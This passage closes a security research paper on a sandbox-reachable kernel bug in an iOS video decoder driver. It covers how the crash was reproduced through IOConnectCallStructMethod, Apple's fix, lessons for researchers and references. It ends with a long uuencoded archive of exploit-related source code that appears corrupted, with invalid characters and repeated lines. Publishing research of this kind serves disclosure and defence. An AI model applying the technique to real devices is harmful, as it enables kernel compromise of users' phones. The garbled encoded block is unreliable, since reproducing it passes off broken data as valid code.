uid_t    cr_gmuid;         /* UID for group membership purposes */
int       cr_flags;        /* flags on credential */
} cr_posix;

struct label    *cr_label;    /* MAC label - contains the dictionary */
/*
 * NOTE: If anything else (besides the flags)
 * added after the label, you must change
 * kauth_cred_find().
 */
struct au_session cr_audit;    /* user auditing data */
};

struct label {
    int    l_flags;
    union {
        void    *l_ptr;
        long     l_long;
    }
    l_perpolicy[MAC_MAX_SLOTS];
};

```

This time it worked! First, I took an iOS 10.x device, triggered the problematic flow, and put a breakpoint just before the `IOConnectCallStructMethod` function (which is the actual `ioctl` to the driver). I knew that this works, so I just copied the entire input buffer to the `IOConnectCallStructMethod`. I then called the corresponding functions (same API, but changed the VT prefix to `VTTile`) and set a breakpoint again. Once I reached `IOConnectCallStructMethod`, I simply overwrote the entire input buffer and replaced it with the input buffer I copied from the iOS 10.x device. The kernel crashed! From there, it was easy to reverse engineer backwards from `IOConnectCallStructMethod` and see that the 6th parameter given to `VTTileDecompressionSessionDecodeTile` is simply the X and Y offsets shifted so that they fit in a 64 bit integer (each one of the offsets is a 32 bit integer).

Apple eventually fixed the bug by checking in the kernel for out of bounds before performing the write. They re-verified the values once again in `AppleD5500.kext`. If you would like to find the actual code where Apple introduced the checks, you can search up the kernel for the following string as this is now printed when putting bad arguments:

"bad IOSurface* in tile offset check"

After this string there's a series of checks for the attributes of the `IOSurface` object.

--[0xA - Takeaways

*) I've just displayed one vulnerability in an attack vector accessible from within the sandbox. Parsing video and making sure there aren't mistakes isn't that easy, and it's all done from within the kernel! It's obvious that there are more vulnerabilities in this driver, and in other codecs in iOS as well. The attack surface is (sometimes) more important than the vulnerabilities, and I think this is a good example because nowadays it is not that common to find simple buffer overflows.

*) Manuals are super important. Often when reversing drivers, it is easy to fall for looking for patterns (looking for integer overflows, races, appropriate refcounts, etc). Understanding what we actually reverse and not just looking blindly for patterns was the only reason I thought about

putting two SPS in the same packet. I didn't try "bypassing" mediaserverd, I just understood that SPS has an ID, and hence it is likely that there can be more than one of them. Maybe it wasn't the reason I found the vulnerability this time, but that happens as well.

*) Infrastructure is super helpful. Sometimes people can get lazy writing tools, but these might be helpful eventually, even if it takes a lot of time writing them (the kernel patching technique was really easy to write, but I did find myself writing a single tool for a few days just to have things easier when researching). It's an investment for the long term, but without the kernel tracing technique I would have probably given up already. I had so many assumptions which were mandatory to verify, and it was very easy thanks to the kernel tracing technique.

--[0xB - Final words

I'm not sure how you readers feel about this paper, but from section 7 till the first crash, it took me about a week. I tried to put as much details as I could into that paper, but unfortunately sometimes you either forget or ignore details. While it was time consuming and some experience IS needed for that, I'm trying to show you that it is not impossible to actually find bugs (good, reachable from the sandbox bugs). I highly encourage you to stop mentally masturbating about iOS bugs and just throw a freakin' kernelcache into IDA and just start reversing. It's much easier than it looks! We're still in the era where someone can drag a kernelcache into IDA and have a good bug within 2 weeks. Remember my words, in 5 years we'll miss these days, where we can completely wrap up such a project within a month.

Additionally, I would like to thank Zimperium for letting me doing this research. It is not always easy for a company to simply let a single person to do his own research on the internals of a video decoder driver, hoping that when he says there's something coming up, something actually comes up.

P.S. - I did start working on an exploit, and then more important things had priority over it. Hence some of the attached code might be redundant.

Sincerely yours,
Adam Donenfeld, aka @doadam.

--[0xC - References

- [1] <https://nvd.nist.gov/vuln/detail/CVE-2018-4109>
- [2] <https://nvd.nist.gov/vuln/detail/CVE-2015-7006>
- [3] <https://developer.apple.com/documentation/iokit>
- [4] <https://github.com/kpwn/yalu102>
- [5] <https://xerub.github.io/ios/kpp/2017/04/13/tick-tock.html>
- [6] <https://yumichan.net/video-processing/video-compression/introduction-to-h264-nal-unit/>
- [7] <https://www.itu.int/rec/T-REC-H.264>

--[0xD - Code

```
begin 664 src.tar.gz
M'XL("#8LOUL"W-R8RYT87(`[%Q[=]LVLL^_TJ='FG,:*W7T\"O)=;>M(LN-
M-K+D*\EI<WKVZ%D9.&:(E4^+&MW^]WOS`"D0!*4W;1)S]UKM;$M8O##8&8P
M&`P`AH'=>/`*9/TWXO`IUC+];KXZ;^N_D\Z1U>'C\ZN3@I-D"NE;S\.#P"3M^
M@4^<1A9`6-/K.!!ZM8ONOO+_HY\0]-\;OA=1XS/K__CWZ+]U"(\>?]?%]3\<
M7_`PM*[YP(_$7-A6)'ROO0B3]'JR=%2B_U;SX.@@I__CDZ/C)ZSYJ/_/_FF\
MJ+(7K..O-H&X7D1LSZZQUILWKU\>@&I8>[5R.90N5W'$@WW6\^PZ:[LN(^*0
M!3SDP2UWZ@"".#^T+R_[W>EP/.J>=T?=0:<[[?<ZW<&X.WW7;9]U1]/QI#V:
M_("T^&^R$"&;"VC#]KW($E[(A@`M/,N%5AW.+,)I^`&[\)W4)$/FS[-4B&2%
MS.%SX7&'0^KL6AA1<P*.`OCV?]P.V*1#^\XZM-E/'%.S<9^^-B<]87-09"
M/O^@A%;80;W)I]#^N2I\7JNSCW[,EM:&>7[$XI`#7L(_O[/Y*H*V$<,&@;G"
M@!Y+:(%-:M0ZM!GGHCO.K`"\#"@&SC:'''L.#W1BQ$J:FW%LD6CM@%L1WV<@
M&.Y9,Y=3'7J*G,/C@#LBC`QB^63^3Y"Q9YKK>>QBQ3PMVS#`6Y7@I-4+4])
MQU_Q`,`"\:Q9NPH@OJ:W(I[Z]P(Z7M]R+]MFM\%T3)RF)8D?2*4Z@E0T"@4$M
M=[?*0G\>K5&%BE=F70><+P&XGEC0I<LM*/!G:#W,PLYL$%23(K,BI%Q$T>J_
M&HWU>EV`AKR0-%^WL.4Z**QAK4*W098#@@0K0I'/_0#%CBREJJYOC9<7K959
M,#I2OE,M@)@+VD7C1!R=R$?;9<_>8]8;/V<S*Q3A/ONI-WDWO)JPG]JC47LP
```

M^<B&YZP]^,C>]P9G^ZP+I=T1`G5_OAQUQV,V'+>Q66_UX72]N",T: !D0-1]
M^Y&=]<:=?KMW,6;M?I^~KSKO\$MQ>=TQFTAMT^E=GO<&/<:/]WD5OTI[TAH-]
M:GA;`5FYZ(XZ[^!K^VVOWYM\)(SSWF2`K)P#+VUV"6.^U[GJMT?L\FIT.1QW
M]]E_7_6Z\$]8=_`WX\:([F"##3@^`@96]P/H*FN_BLKBDXY#PCN[DO91FNN(VN
M@;F6=QW#[,6N_5L>>*@R-<I`*PCDBJ6(E`<IZ")5ZOT>K#LX0__5J):XSC=F
MKVETFTSYS7>]\60X^BB_-:K59V(.',XK4V`\$_K\`4;9[_`Z&D]YYKT.*F+ZK
M/I,.C^TD0BB@`R)[Y<8A_JOR.V#+8U]UOF+_JC[C'O A6I/-L-P8C_G9IV8L&
M_IA&FQ4/ZXOOM\$*`WX+\$&O*7B4`&\$[WAB\$=QX&%9E7OQ\$EIB\+DY%T\$8\$8T>
M9DP`AU4J?V.M9G-?SO:&8Y`1-\$*>.EP\E/S"BNP%=_+DDKJ5IYZ`\$X+Q&QDJ
M(/U!2M\.-YZ-*G4Y4ACACXO,%".JE/HDH>Y;Y1)!PC=OJK^=9J4X'.NTJI7>
M&9(?`^XG-#K//SOT2A%=6'=\$U0ZN0]G:2:\$QU?F1,MH>6.8=']+FOK&\X\<P
M-U2S@@.OZ,?1>>S9:~62>H9J(SZ'\('J&LMS+9(%P/C/-WIOF[F*IF9S)%K]
MA*(' ,SJ,[^AWMYZK:&H]1Z*,; "<-M4\$JK58;#?8R\\G9E&)N?G)\$M8#CU_O
MLK`X)R?]~2J`^[]O;\$UY48R`0^/,]X4\A9@FF`9\#3QXZC%H-F4&_@5[]0,"V
ML/+1R=\$OQ:;^`1V"63.VD5X?"^]@ [N;!R9`J%;FQ97@]18ZF405_G58JC1<4
M<\$ (@0:RBST5J<`1Q8+E`5T\$.3^EAD9]*RNXI^=<D\MR;0GA[UIE^Z([&Z`VG
M-?;UUZSPE`U`@_I-L]6040NQ%XI KC% SMA154%&._0!>?<1>#P%*2)M&0_T8-
M/UL%UO728BO+OMD[JB4"2KU1:AJR>BHDK=M+Z24F:> \-&DJ(P&?\$&(O)T@ (V
MH/U,\S6#M9&LGK[OC@;=_O1JW!T='E1+3+#+`!/S@ [J:(5=**CKESSJ/;;S
M^0SG/\1L"D93L)E;7SCLQ0/-1`'"0+(9RV`4"*6\Y.;?+"])M(&!5>Q&IW^&
M=&4G(\$:_#G_Y!X1/5J2="*#=VT/FN5.KZ<+6:S1W5]G*7@9ZF?`LL>E=1FI Z
M>)JO6:K!L@ (#0HG<RPI.M7BR\$`?^MBU,=;XS>B43>/+X^2+YO]YP(J/YSY+_
MW9`_.SQHM7+YO\F_`Q__=7Y_]`.'O-_C_F_Q_S?8_[O,?]GRO]MDW0P@?8F
M\`/R\;([SF3F`B5IP\$<%*2%]8RTM+GHJ`\ED8#8S)\ /J;-:-2FZ7VX3<[HS<
MPY."LHN#JWY?#ZHQ?DZKUI)N\$%FEJ4+BI&_X\$,)?&1W7FK4\$7/VJJ#SJ6&`H
MR1PKLICLA2YD8/6BW9%2G.(JK^-V9]DJ8LD2:E37,0BK7J\ C+=. (->F\$D3/S
M?3<K3E?;D`<C>?XLA5HJINT"6I7>[QED1I)H^DKB+,#R J5WG"X0@-*Z)P
M&VN/T])S<<=>=4T,U-2F9BGK@*&E=FR]D# \$H[8!<<9D]<<N;J8O`;3<2I\N%!
MMOK)4;;\Y*@ (T!M>+C8AS,INWV\$@ \$@ @-(`4:!"K%Z7/O.EKLA)\$DQ\$YJQ/W+
MDZ/I-*U#2W<8"Y9L\$5:H(\$`11`' *1+)J2VIDB(W4Z7#0EI6R65I.)@_E"K:6
M`F<D6-\$%FF<AHXNL[+?M;XFS',HU<-^_U@1]^CO8U8`+ZJH4`YX:Z!.]5`K/
M3C4OEY0<`NRQA=AGKL]JE<K>GE1S#;[_P]^O>PM18]]^RPX/:K4<`&:!*B='
M527%`@Z@,']`! [+D#^Z`ZQL9Q/Q6HKO<TKJ:9"YRK%6LA\$59G%I!I>(J;G[3
M:HU@UM/'MEJWI^A9.WD@N`J48)>-LRPA6*QJ1=4CS=!4EM1\$IVAFM#AD,YPF
MQ2H7I_.;S.=/_5&U11S8:T@IHO6G`OL63*34>@:+Y]C`.S!6M"3\$0.\$IW<1
M#)30#@3Y;#D=Y=C_5[4BO(C=6FX,K5<(@7)M[(5G+;ED<0!_.1\D2<H*7_K!
M!H)%<>UA/,M>ODQ"&>`) %C,66_EKB%\$PE%W[V<;3K!ZTC6)/0%!7J1%.<=Z=
M?KB83MKC]SC&,#JPPIMIA`-PPL=E#. \$J!,XH8:R7AE-A%,_GLMEJHY\$/)A3Y
M-F?PW3:R@4GPW51Z(CV_)2.AR^%H,IZ>=<][@^X9V%(`4LJ79WSZR@`B4+_P
MISZM2*;1:6;Z-4+DION2_4M]1R(!QX9`HYJJ80"C0>7+7ZP@TA\$]Y(\$!K7
M`1L`Q)_EA%,W4TU=8,13(=O_) [M3\$CKH&RM3HTU,UE633]*NV`M`=E/&""*
M,I?TB[2;VPP\XW,K=J.+E`"W`@V;AHJ.(I!*9KNPYRW\$3&Q+MKNR/P4@J<DB
MB-.R[0XLYBAFEGV3%AUFJW7\Y0QD(8O_QHZ())>I<TB58Z^&RP*?QG.\6=+WM
M;=8+`DAN[]3)Q):^L;B2\10,(XWFE;8)G9",%V(>5;0-#"K*BR0G)48?F/#R
M0#I&7G@Y>3X((R?FOQ5%_P"0@C[R.GHP)SG-F11JQM&`KF!8R.`Z)/6DVIG/
MYQG"\$2SNAYZ[V2JPU40%:B1C7";:BJ`ES6`_`Y`LZ\$B2@R+)E2=^C9/R(UDN
M#?+%4_8#6=X8IF_.SBT;_\$(57]P1&C'(:6?KC`S`]:(.8T0*:=SHF0K*X#Y
M!/P)\$YA_`S46@<P**4]JP?0@ (IHWQ!+7M0B<3&WL9F!Y?LCANR/;ES\5-BZJ
MO90`TP\ (#3!A`>="V,%NH.66XAXDUQ7W(*44.Y\$FPKXI@: !4`5`Y5@"+5]#I
MMNW_6`,6^*8)=,W0B8() \J.Y`A`F6P=7\$!J=8&FFI3E!R%*8I34BG3WZ9(BR
MM%MYL(1V+P/00.J:LDO*6H+ASX0KHHU@<V>7L7K<P=I.UX3PTB)<SW`MZ\([/
MTV):!)MYW(KYR=_D@31%][_.3DZR9_/VR=O`K<_FK]W\.`O=_`O=_`O=_
M`O=_`O=_RL]_;X]N-ZHL/1,>\.VA),H.0:`XA/:"D`;T#*-*&LWB=.J9\Y]
M:Q`2J#NY&@V,>TIIT:>>\>9!X`=Z]J."FQ[3@-B6F7#9!>V@\$HS,J?!O1)OR
ME#YA91]H9RI`]\$[S[O!U30L&MY5Q`R5!C&?RX13&Y1*&A!DQGNTU:X9*<3@K
M9P,JM4R5YK",6L._LDH`IDHSU[=OIB&L#M#PBI6.3)7`Z:\6P@ [+6CHV5?)X
MM/:#&[#J2F5+>F)F`N:1[\.T8\9_;:JT6L8[9?;&5,FR5V*GH(WJ"9>S.-Q5
MRZ@?:V`O;LNH(,JA+BT/U\$-9UD*M0SRG6JRW\$(Z:@HQM`9EKK6P;EY=E%M2J
M50TLPC3I^\$`1^+%\M9?&CB6!5UEC+[7&*OI8F@+%GASAM6VUO70<_CL_^/ZM
MB`-HTGT1&M38SR!FT?(`S-CO#%]&=G(54M@4]R9Q5^/8MM6N&`TPV3F%F:Z#
M,Y+V:338\`VQ>A?`HD96\$%_S[F`&83)40^8>A"PN(T_**D6L@:`^2C[NP`,`R
M+>]YA.&#W\$N5PE89H(<<1F^A.60G" `#1<C"A1]\$Z*.*<+W+3J;#1K@YP<E>
M.G&`DRO4,S(GLP*[T.PFH7D^V+.]8#(5;\2*+@-Q`R`7-1FZ\$:M%6`N\$3@LU
MBX!O+2<YC%S.W`\$!`"@F;>`@85Y)7T3K^WB>%].). [IZ2&BJBQ17NE2M%(\R
MG^5X1SK>FFA+`;MW,-F`XI:WY7`P`AY+S2:DS)*T%#-]Z@<`6<*CY6*O-QC;
MEZ@DO9A4VND3XC\$S-30";G.!?D^=@@G_()<+T`B\$(I3/C1B>]Q=.D<LK+XQ7
MN/ND`*Z1RU?\$9:R1SF//+C`%Q=9+V-\$? \$V(2Q`"HOO#!42,PHT#XQC&8]RP
M"DDPC6AOE&%+4C68#5C#!W!F\$=:ROOU&L,\$;CLMIH#?`?`^]AFB\$FQ\$<\$!KX
MZ5@>+`]Q<.P`L`4/:E-.G,:%T:D,T11W=L_11QDNODNL%!\!P_-/"MQ0L<<5@
M:0BU-0\C`H[_W7C2%\NQ_P!`VAVF.WR4(]WQ=BNZS#)HK#K"VB4Z1_IC2=<M

M`1I'PG4U+1B!#C0=[(4U%F*E,D6,^F?W3F*.],6!Z^P826<7[?N!I!,&TAU`
M;^~PP^X)(ASI?-6,236*0!.QY'X<[0:2'A+'84)>!K.YRX^V`GT2K=\7]4H
M-?R=88WS6DWS\$9-3@-D\HP@W],K]JO,F/QBMI(H)L+,``?\'=<'=?5A)^H';M
MA-[E\ \@\$.%Y9]CU"FZ7Q#-B:B:H*. ,7Z:-W3L'=[P\$D9Z]TZ\$T:X.2O>%3B&=
M?CG5*?.N/Z4+7R,>U[PKK9\$=?^VQ/SCSKM0))A7HFD1/TUH0K\JC-6>>B%ZD
MM(EYF!#/<>\TW*5,WM2M8R[IN?=KS&,3I'I>)K[?AU"1FR&E3\2T%!Y@<C#,
M8\$D@<P>E",'%MN>H<7,8C;?<(Q6]&%D\2,?J*J\$U(5W2F:2=\CM,Y"?/+) '&
M-'Y=\]I(FT[,<-+7+HF0V,.5KQ>98C08=TL+.9>P1KCC6@8MK;(SYL/SLV:X
MD\Q*9HE[\$08@!_7C[>RF\KOH-6)%;_#@MQD@,]+K+9)_6P(D9QSR0Q4SBG2Z
MF"!5CE>\$)#"5A\'(U8++>W3PU^N#T5F')NO3`EMPG(4(6P*1%R8'MH88B='M&
M^BA!E6Y8;2)@ (EU2FSA\"^N;M7"B10F4=,&8IYHEE-#U&\$*F=SJX8X9&*;%
M<.5[#B;JS-"%V#) (:QB"\'='`US)TR[HL/;;(?7L1^)X/_& (,@`+D820G(B'/
M-:RL,'I:UL" `KTL:F#^X@7D,>,91' IW[8-.[C';>W!KMV@K5T(1*IJ6.7)CO
M@&O5I'<,%Z0QC\,P0+V%G'N?=\$HA2;3_)QY3T/?_X6=?S+[P_O_!0;/5*NS_
M-X\?[W_`^Y?O_;SYU_]QSS^WY_]`%#ZD1YG&C^O_)105#-Z>KVCT(\O1HRP&T
M-ONL8)/;?4XF/OC9[[W5-Y\+)<E\J@[\Y/)H^T8%\EL'C#<7.8NMFO8D`XW
M8<,&H-S;Q/"QZ4[CSG>4;0N%)Z)<3=R;IX"\$)-SHG+\%K67K%TC.!.5Q05#W
M\$(YBK^_[JY(+F)/RMZ7!S_=\8[ZY6?]BU@QE^]82KB6/;EY8>,J4"*;3M]T?
M>X/I6;?3'ZO#QPOY!I#DNJ\F?S"Z@ (D90%29)U*I"^^,)+L">/9([LA+\$_*5
MDZ6CHB_IQ(. \Q-#%.PS[V_>,X)\]=0>"<BF4U`X.%2&/`2G3;MI,\$)>RL,1
M>"@)'2^L-6X%+=)]V9,. 'FQJB2XO&5+U;V?!=]M^!%PM\$L,,FS"'Q%&(0#B<
M5.]25RW[H%V;V&>&2QGT,+V`L<^^9OH=D3H[3S+^'N4-XC`&+XO'/<#W9MM"
M[Y^(\;\$WU/_D`*ZKII"7C%_7H0)#HAMQZ6!L\+O)83`BL[R-SCC4\' +=W)?'
MLK[YAMFN!7I<"%!%8"\VM-VX#J6#BF=4*H^"<1@^NGY1]RIG(:FA@<DZ` (9Z
MX"^50X%HVX5F!,I_G\8]O[/H:B^(0<I-0[4IY4VCXT7#&F]\$+B^YA9:BI=.
MG3FZGW_`6; ,HX:4VGIRYV<I,5^/S\$".)-8?YT`HS6H<BLM2`ID#=6N5P<TDL
M`MKVT18C*>:D%YJ9D*4'*;N3T!>,!U%#7S+9>S=JMW.D&UF>D,(T/M<29H2K(
M.E3W<C93K)*,P/ZT_QK5XIN"=.^\$:4J:./ (/1WPN+\&! (]K> (]1?W:A>KH>W
M2.31?&L&35C01/)XNZ\&PI_1(EI>F_,U++:B8,]25<0B&Y.@*#P07KR%*;\
M<X5&KRY;H,X\C6=:C@J\&^"Z%.9N@9([7025J9.62'U[_IHM<%7+UXE*22'I
M[6-?-6]%Z5BJ.U5*^J56I6*Y'F_FKU55JFD;=9.R\2KOQGP\$\6+V?)K3F,+
M1!)Q=7PS;>+S2%J-5\$+:*GB]\\$.NV\$#Q2MZR-;57DT%TIW_#&QO[Z?(!!E8R
M\$U\DKU?`@ZOP/- (;!5<A#[Z86DG/%K2][;F!)/Q3--@DA/4.%OF>7H)<U1GK
MS?6',B4"_M'%#[(B@;35RQ71)%[4R+5[!1;2I17>(Z4,<;(4TI%/F8]G\$M<B
M!,9*(?UR'A+K3=09:76F_K?2D7]"<]C@?>><V\BW-<0\EQ*<_]3/1N-'GF5
MERYSA='A]%WJJEYNV\$PH1THE=\$M5[KLD1[4Q`!5HH1@WQ5YJZ]))@`75"S>_
M?D)]RM!F@XL#"V"1!0D,F')R2"<!.;G36S92JQ,07N,IHI!])9>L*8]?U65P
M+N?<#01ZFR49*0)>#/'D^C/875IH670@M>B:&9[/UKJ7QXPk4HY:==SC3)+
M?%+J6G2:G\$!EGD^9W@/AT/-TNJ3HT?%Q'TL)&+T7[8W1Q5`Y2ZO\LQKY*.N<
M`L`I2D^F9)GV2J[O53M(G7\$3,]^/L(\KFATO,4J@N[AX89GN[:;.0NDJZV12
M>9')Z2R);8B@JLCW((++RQSH530[MN]P>6TM4UK5=;*7N7&=X1Q&HTR]ZDI_
M4='XJZ530*;O?"30H4L,^3F('H8JOR'MP,I.\$TI)<[KE@/\$H'48C->ET%('A
MC"LS[2%Z<SE7J#FL:"=)XX69R4]S24D\$G&V)HE\5LNF-PG@,Q*WE&AHO!@VJ
M\$17=X]X3+!PLEJXI9=:*KEKH@I?FF(P.%RP90`=%W;<RE'R8"4G+Q3-+LB^:
M)=3JTE;_M[UO76\;.1+-7^HI\$,W&)C74U?)E[]GY0E'4F!M)U(KT3&9S\O&#
M2(C"FB08`+2LS,X#G=<X3W:ZJOJ. !@A*E"PG8C(R"?2UNJJZNKHN+KK&/J/H
MHS>?Z8BK-VUCI`R"*C8D!Q0(.YW2XUH>)K%M1D=9&Q\7H>,AV[+BZ,;"1_XT
M#PG)\$4?*W.Z!&4N`K=PL!0;<8', 'S*;MA%.%]U1F[C%\J8%D.0PY@XSYR&?0
M1Y;2&DYHPB%M&(Q#N*XQ"8PUKG7.3Y=X&AH.2>O)1,SY%%!QYG&35_W0E!I<
MF@-<5'"M3PYUVKALP8.!7;+PW.7,UEE;O"(6N431B`%.ZZO.,O#BUN\R39
MP7+R<5]0T0236B=2ZL/H7L[.!=QEIOR5,-G/&3:!'J>K5727KF\(\$2Z@Q8?=IA
M#L-D!B<S\$=B==<;/"M2>')NT4;T]8JEU6(A/&M-;*USTV^!0_IQM1LD+LND/
MQ#G2L4D:2QW<)_8(G1'7D,"@LFR`S/=3[K6X!*;@QHXBH\)#@X_,IT@ZIW1G
M-*RS,RS2U#^#.#+WY&3\$9IUS1A.89!^K^<Z!VS))J8YUE:CCV\$SRU[4J#9+P
MR,5.7!LTE[I\ (4.CDR:9;;8;[%?=J`CUU\$!=J\$6;XSG-T,&4W**@.A`D<VXH
MZY(\$%9^XU"]?@)G!,3N#>VU:1K)AD\$+_#1Y_L*X_)LLMT2Z,"H9!]N>@MH#;
M.-& ;"#2!):24<'&C26["SP/\$JP_\5A';DB#2&G55`UP)ILE<TQM3X`9\$66Z-
M`0W&3!9-A\$2L`Y\$D`J)"I,>5T@+W:`,`'21A)2.=F5BE:EX"\$I!.<Q./U\$PL
M`GR2DJB`T&I/,QD,JWI"O2!F73</,6I4]Z)6H+LWTLRN*56#1A2&UC:S2^-3
MP#W!&-EA8L@H8`9+',T3=F#0I1YIT)%EL^_Q4[DL]>5Y>F63@U)X&GDUQ%!_
M00=]3*Z:@KIJBG92@.!"2N,#[R]Q@Q\$V*BKL+B,<F^P&RPS/.#;>.0A]:.*;#
M<@&O]>>]5]\$U\$SF]44R1&)]>6D';G*'B;07OV[B&,\$B!%<C]<[]^\. *]+L@
MI+&ZU34]D%F%=>7BE*(:2#E9R8VT?`=&B9\8C21R`V2+PYH\$Z1KO/<?F<<6A
M,UFJVQ+0AFFM!MC0TK*P9E)3\$VYQG`*R=LDS1;3B*G`UA2QT3371/.&@AIO=
MU,>N1,@#`SO)>C86=VZB.S4`C:1"Q`)4H\$_1=K\,L(TRV"0\$*T2A&5"`;S9L
M#>?@ (F7?`>)XP"1D.EK%6@FH.U>+=,;0(WND1LK6L&(M8O.HBT,ZQ[L/:AKL
MF^ZVHI7\Y1Q&?#F1RZ17J+1-,LA49U!,I2B#)U""ED]' :SEJZ&S!JE4\$I'NR
M&>A5;X0&Z6#D_\$Z#R'P++AQ\CVPJ%2:AI35=UH13?L6`&DI]<V8K65G3H;V6
M`;<>AY`W7UMK_-QH`S<.CEL0+QFR?_Q5IF'9W>GO]QNGA_WC1J]UGJ'/O*7M
MSF=!C`MX%,4+UCF190UZ&C&DGA(2/'3Y:J/0"5HM/?[\$&CTGY1M(LVJ\$2/'*

MF[9R-5+4/0I<T2"X!+[DHTMV":MZ60F.^T"?@SEL7FVXE(-#0KP8B2ZPAA?*
M*DXTIJMP0#GV<1\$-QS`TU#N0G[C\$^\$N2Z+PS*6\75XY'J%7U.DEYD8<I9\$. , +
MV\$8ZW<,;UF\$X:/I)JGDGD`E/8H-*:V#+@:39J@?!?ED\$;\$5B5)28?"=P*
M0=S<Y+L[')#QJA@<0(9)W6HTY\$S,3X7U2ZQ9]+@SD<:TC!SBQ,ZZ-39#\F@;
MX^)^2*1L>HER=*Q.D>9@2FRWXX3VA!B1YD.!B5SP/=,2LJWMT[](?)US,@;P"
M@:~+.`IC\H0<ND_-\$75R\+="M/XQ)\<9-&Q>!:#.2J\C\$R`X&[!3%1I6"1+%
M1`S#)8?"Y-+5+!A).<^3QF6U<80\$=\$3)!5VX3FXYM-(Y4\[HA`AM*.DPJ4+
M`*/CF*0+G8H/FK?'&;FZ!7*Q?"BG5WBX^0L.B<Y&E"#4?2' `AT[' , ;9,D.-S
M^>..;GS'FAF&_F@:L=/C(#\$9%+=7/,9(#' :765LZ/)4?HMEA>5PHQRTG2;F
MN')6\$W2\QK:%"RM43VM%ZY!S4%VP5[TJL5>QWB!\$N(UIX.)-DNA1A9+,XLC
MU/A\`4200^&7,MI0,FMU`\@L`M75>+M;BW`LBK(SP/9*VP(L;[9(*\$+N&
MIU)E-SN+0PPIB9EY.EUO=V?KU1,CN2WV+,8<,LFY%X6V,.RO6S;<18IN4><T
M^\$S\$B*:0A\$-MI[ZPK55&O;G(\$I=K!@^U!.A+..ZB8T\$<3&!Q.+>1IK5@-D?N
MIVY#8(DB\@EA@A-7K#(6MN)`W+'\$(*\$`'-Y?'\$!6K2RZ'!&ZOP0L?\$RG(;)
ME<`X#9_6S*6KVG;(63-NDQZ)#_O/LJK-GB;\$T'MXB<\\$;72BF2MXW95%_ZEHE
M7%M^4A\$SQ/PN(&.F/I@.?\$*01G-D)3BA:T!]:+AE,4\$_1+6Z/1VD&PG/\-\$
MW7*~!10*H*.CKP;#;C11*)D0!"['1`PB`W`7ZU#9?X,,C._\$_0HZ\<Q)AB=G
M%@XWN"+X!="_DSH`_&ABD9<V1A2N%<[B^G'3<1,') :7CW3J`7@Y8M,R-ZF)<
M7?(3U1<6S)5]"!5P%[+NH7R_B+8MF3_+W77YWUKE12AR+\Q=.G`5^.=(%D\`
MT?"4UT8K%')JX\$\LC#WF-H2^1[XW:'VC3/VEHY0/U_)D9N+3-T"PH7+/\<V`*
M7#LVPUNL&._QTZL(K)8O0[I,M#M+A`2!5UER3.)0"V["Z(E6E^7QP97_<@"@
M<JR_,)8U>=M,"J*>D45%D`Z<\$4:\$@W",0'@S@[WR39!JXZB38;9&X+YA9V`M
M\$-V\$`W0"DP/966,X%\$NCW^@CR3`,C80E*A[;0QYC!:-K3(?`72-C'4E&L+(/
M;NXJUTM01@ASJ5Y`+2C*?)_@BW`O:_A9"?>0BP#>@CDJ.#'/`HWIJQ@!GQR8
M#>HSY`X6\,H%H3I,D92\T330+F+APF)\[=D:)@_G[A,' :ML3359&\;9"T=X
M>"%G0M+T7Z-&+9G`6@*+AVO>*RX7ZVN!\$0)X,'HI1(27>BO\GAZB,'63&?)_
MU.C\$9\$)C-8F8R'5\$@`&H_)_LBPN@OH)5XCH@?J`'+@L5;),.\$J&,_8M#3/
M.`C(@[=PEE>5YG@(:C7)\4`WT`X\$4>J.PG@`3O)G?GHEWEF`VR`PCA))2X2
MEQKJ!WP-J'(M\$0/LNP\20MTYJPG+H1)CYFU`LYJV4\$KQ*^0571/9K#\DT!V
MR1BY/20YS+N`=2<:[W[BW\$^<^XES/W`N+\NY:6FE&5-CZA+:':R[;IU+BL[2
MF4.[/%;?R5HFGS'?AO?;KL1,ZI=00:U13O>,_>ALIZAK^TY+9SG<O[-@='JS
MU_['@#<*:K!9"L<@25C9J1A=>37/.VR=G;>:C5[KL-_H]<[;!Q]ZK?R]+X?%
MWL?^5R]BRR+>6H8]:\VN<@/EK=Z0G3N\$)L*@!9A0\$+FPB&!AC%)<'B?"%KZ
MN^F4@9L1N0CSNWX=XL_-2,FM11<4/&.WH[@=J`'0-_](BX!J!%, , ;Z3`1&FQ
M5K[\YD:N%[BY-7*L^/6S+VPX<31.R.Y5V*(+90U>0DK&X\>PKYAQ`8`#Q:!I
M^,7I@1\FRO>%U)`F.<FK3F`-:RZ_Y(E4!8SMK^)H/KJ"?606#NB\$#Z;'\Q1-
MY)7]:*(-R<DQG8-ELA%,<LOK!L\$2[G<:Y[\$=3A"OE3LGH<D:A)>I,\$D"XX<E
M5P;`'4IG(:*&GIIQ311V+~',%)X4YMD2EA-&72701;_@SOL651;@.Z15H]
MG;X#4H<(+Q*8\$PH?%1#+9:="&/,)G6=*#Q=LKT&8AN56]\/,)\$ZLB_%9'%T\$
M7-TGU`&J+&#OA^GYX0';PSLKH):<&9*I?&:*:#2?RLI/\`NN_A\`JG>L:ZJM2
MJFLZ\@R_!,Z?V(YD3?2Y4PLMT^#J-^WD#=#/\EGI_8G/-LLGKZ0A^3Z+&RZ[
M\$&U]E@A.%PR(*,JS,Z%[:^,Z89-JBKM`(1/IMDUUY)CX9H1TX`J/L>O5T\$AA
MQ(_^*SD1Y(BK"QP<X3T,E*Z)J8+Y[_<*\$82E4Q'01\$6IID=:L1.(I;\7BBI
MB\`S!9+Z.6?.&4=FE-T`W\FM@.;*3?.F:D9K>+*MD<A%8`",XBV6,>*LW[
MQ/B+\$60H[5OABM<X:Q/=L\$IDM*9)T(P:TQ``*#\$`T0\$6:8CW;#A#"W]E%`,2
M0S+.A#]Z*#DU1T(M+=())4"POSO`T-0)O9#H;<Z&4-WCQ"JDM'1)YR\$8M4<6H
MKY"-K?%\I/^@KF&98QHWW6GV-)]@WQF?"8Z%6@L#?YZXA/15[B5UP^T=P0\X
M:@=HTK*O2ZC>XS:4,<%Y@\$UH1;S;Q<!*`6X5"]T=5,MB[5Y%IQD'Z[9#>)5A
MW=H8I,//1J4T_\;=X@R3`J0W/;`0LUCW":E.7'R7T+#TE8*!XHEYPE?*\$4=/
MABLZ&H'073UWB2@1LDYY!.GMF[L][?>28JVXU.]EH+HZ=_<3*NZ"4C2CWAK
M23]>5OB1QAL8#XNF5`RU.!HJF[L][?>28JVXU.]EH+HZ=_<3*NZ"4C2CWAK
M23]>5OB1QAL8#XNF5`RU.!HJF[L][?>28JVXU.]EH+HZ=_<3*NZ"4C2CWAK
